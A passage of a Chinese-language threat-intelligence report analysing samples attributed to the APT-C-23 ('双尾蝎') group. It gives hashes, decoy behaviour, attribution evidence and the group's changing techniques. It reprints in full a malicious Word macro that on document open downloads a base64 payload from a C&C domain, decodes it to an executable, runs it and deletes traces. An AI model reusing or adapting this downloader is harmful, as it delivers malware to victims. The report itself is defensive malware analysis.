
通过`FindResource`函数查找资源`MYDATA`,通过下图我们可以看出该资源是一个`unknown`文件



通过 `CreateFile` 函数将文件源数据写入 `%Temp%\asala.mp3` (诱饵文件)中



通过 `ShellExecute` 函数将 `%Temp%\asala.mp3` 打开



歌曲挺好听的,但是我们也不知道啥意思,将其归属于**未知类**题材样本


(12).artisan-video-5625572889047205-9356297846-mp4

a.样本信息


样本信息	artisan-video-5625572889047205-9356297846-mp4(工匠视频)
样本MD5	4d9b6b0e7670dd5919b188cb71d478c0
样本SHA-1	599cf23db2f4d3aa3e19d28c40b3605772582cae
样本SHA-256	83e0db0fa3feaf911a18c1e2076cc40ba17a185e61623a9759991deeca551d8b
样本类型	Win32 EXE GUI程序
样本大小	2.09 MB (2187264 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2019-12-11 19:25:41

b.样本分析


通过 `FindResource` 函数查找资源 `MYDATA` ,通过下图我们可以看出该资源是一个 `unknown` 文件




通过 `CreateFile` 函数将文件源数据写入 `%Temp%\artisan-errors.mp4` (诱饵文件)中




通过 `ShellExecute` 函数将 `%Temp%\artisan-errors.mp4` 打开



该样本伪装成视频丢失的404信号,没有实际参考价值,故归入**未知类**题材样本



MP4诱饵文件内容




之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(13).1السيرة الذاتية منال

a.样本信息


样本信息	1السيرة الذاتية منال(传记手册1)
样本MD5	817861fce29bac3b28f06615b4f1803f
样本SHA-1	817394d48cbb3cdc008080b92a11d8567085b189
样本SHA-256	4a6d1b686873158a1eb088a2756daf2882bef4f5ffc7af370859b6f87c08840f
样本类型	MS Word 文档 带有恶意宏
样本大小	71.50 KB (73216 bytes)
样本创造时间	2020-02-02 12:26:00
最后保存时间	2020-02-02 12:26:00
最初上传时间	2020-02-02 12:52:19

样本文件名翻译信息



最初VT上传时间

样本1منال الذاتية السيرة .doc的文件信息




样本文档创造时间,保存时间,页码语言

b.样本分析

其诱饵内容关于在东耶路撒冷(**巴勒斯坦**)的阿布迪斯大学秘书,属于**大学科研类**样本

原文



翻译

样本1منال الذاتية السيرة .doc原文以及翻译

同时其包含的恶意宏代码如图所示,由于我们并没有能成功获得下一步的载荷,故没法进行下一步的分析。不过推测其大致功能应该与上文相同

```
Private Sub Document_Open()
Dim oStream
Set xHttp = CreateObject("MSXML2.XMLHTTP")
xHttp.Open "POST", "http://linda-callaghan.icu/Minkowski/microsoft/utilities", False
xHttp.send
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write xHttp.responseBody
oStream.SaveToFile "C:\ProgramData\OfficeUpdateSchedule.txt"
oStream.Close
Set fso = CreateObject("Scripting.Filesystemobject")
Set mm = fso.OpenTextFile("C:\ProgramData\OfficeUpdateSchedule.txt", 1)
contents = mm.ReadAll()
mm.Close
Set oXML = CreateObject("Msxml2.DOMDocument")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"
oNode.Text = contents
Set BinaryStream = CreateObject("ADODB.Stream")
BinaryStream.Type = 1 'adTypeBinary
BinaryStream.Open
BinaryStream.Write oNode.nodeTypedValue
BinaryStream.SaveToFile ("C:\ProgramData\OfficeUpdateSchedule.exe")
Call WaitFor(10)
Set oShell = CreateObject("WScript.Shell")
oShell.Run ("C:\ProgramData\OfficeUpdateSchedule.exe")
Dim Bfso
Set Bfso = CreateObject("Scripting.FileSystemObject")
Bfso.DeleteFile ("C:\ProgramData\OfficeUpdateSchedule.txt")
End Sub
```

三.组织关联与技术演进


在本次活动中,我们可以清晰的看到**双尾蝎**APT组织的攻击手段,同时`Gcow`安全团队**追影小组**也对其进行了一定的组织关联,并且对其技术的演进做了一定的研究。下面我们将分为**组织关联**与**技术演进**这两部分内容进行详细的叙述。

注意:下文中的时间段仅仅为参考值,并非准确时间。由于在这一时间段内该类样本较多,故此分类。

1.组织关联

(1).样本执行流程基本相似

我们根据对比了从`2017`到`2020`年所有疑似属于**双尾蝎**APT组织的样本,(**注意:这里比对的样本主要是windows平台的可执行文件样本**).在`2017`年到`2019`年的样本中我们可以看出其先在**临时文件夹**下释放诱饵文件,再打开迷惑受害者,再将自身拷贝到`%ProgramData%`下.创建指向%ProgramData%下的自拷贝恶意文件的快捷方式于自启动文件夹.本次活动与`2018`年`2019`年的活动所使用样本的流程极为相似.如下图所示.故判断为该活动属于**双尾蝎** APT组织。




(2).C&C中存在名人姓名的痕迹

根据 checkpoint 的报告我们得知,该组织乐于使用**一些明星或者名人**的名字在其 C&C 服务器上.左图是 checkpoint 安全厂商揭露其针对以色列士兵的活动的报告原文,我们可以看到其中含有 Jim Morrison , Eliza Dollittle , Gretchen Bleiler 等名字.而右图在带有恶意宏文档的样本中,我们发现了其带有 Minkowski 这个字符.通过搜索我们发现其来源于 Hermann Minkowski 名字的一部分,勉强地符合了**双尾蝎**APT组织的特征之一.

2.技术演进


(1).在编写语言上的演进

根据 360 的报告我们可以得知**双尾蝎**APT组织在 2016 年到 2017 年这段时间内该组织主要采用了 VC 去编写载荷.再到 2017 年到 2018 年这段时间内该组织主要是以 Delphi 来编写其**侦查者(Recon)**,根据 Gcow 安全团队**追影小组**的跟踪,该组织在 2018 年到 2019 年这段时间内也使用了 Delphi 编写的恶意载荷。与 2017 年到 2018 年不同的是: 2017 年到 2018 年所采用的编译器信息是:**Borland Delphi 2014XE6**。而在 2018 年到 2019 年这个时间段内采用的编辑器信息是:**Borland Delphi 2014XE7-S.10**。同时在本次活动中该组织使用 Pascal 语言来编写载荷。可见该组织一直在不断寻求一些受众面现在越来越小的语言以逃脱杀软对其的监测。



(2).编译时间戳的演进

根据 360 的报告我们可以得知**双尾蝎**APT组织在 2016 年到 2018 年这个时间段中,该组织所使用的恶意载荷的时间戳信息大部分时间集中位于北京的下午以及第二天的凌晨,属于中东地区的时间。而在 2019 年 7 月份捕获的**双尾蝎**APT组织样本中该组织的编译戳为 `2019.7.14 11:08:48` 而在本次活动所捕获的样本中我们发现该组织将编译时间戳统一改为: `1970.1.1 1:00` ,也就是置0.通过伪造时间戳以阻断安全人员的关联以及对其的地域判断




(3).自拷贝方式的演进

双尾蝎APT组织在 2017 年到 2019 年的活动中,擅长使用 `copy` 命令将自身拷贝到 `%ProgramData%` 下.而可能由于 `copy` 指令的敏感或者已经被各大安全厂商识别。在 2019 年 7 月份的时候.该组织恢复了之前采用 `CopyFile` windows API函数的方式将自身拷贝到 `%ProgramData%` 下


(4).持久化方式的演进

根据 360 的报告,我们可以得知**双尾蝎**APT组织在 2016 年到 2017 年的活动之中,主要采用的是修改注册表添加启动项的方式进行权限的持久化存在。而根据**追影小组**的捕获的样本,我们发现在 2017 年到 2018 年的这段时间内该组织使用拥有白名单 `Shortcut.exe` 通过命令行的方式在自启动文件夹中添加指向自拷贝后的恶意文件的快捷方式。而在本次活动中,该组织则采用调用 `CreateFile` Windows API 函数的方式在自启动文件夹中创建指向自拷贝后恶意文件的快捷方式以完成持久化存在



(5).C&C报文的演进


为了对比的方便,我们只对比**双尾蝎**APT组织 2018 年到 2019 年的上半年的活动与本次活动的 C&C 报文的区别。如图所示下图的左上是本次活动的样本的 C&C 报文,右下角的是 2018 年到 2019 年上半年活动的样本的 C&C 报文。通过下面所给出的解密我们可以得知两个样本所向 C&C 收集并发送的信息基本相同。同时值得注意的是该组织逐渐减少明文的直接发送收集到的注意而开始采用比较常见的通过 Base64的方式编码后在发送。同时在ver版本中我们发现: 2018 年到 2019 年上半年的样本的后门版本号为: `1.4.2.MUSv1107` (**推测是2018.11.07更新的后门**);而在本次活动中后门版本号为: `5.HXD.zz.1201` (**推测是2019.12.01号更新的后门**),由此可见该组织正在随着披露的增加而不断的进行后门的更迭。



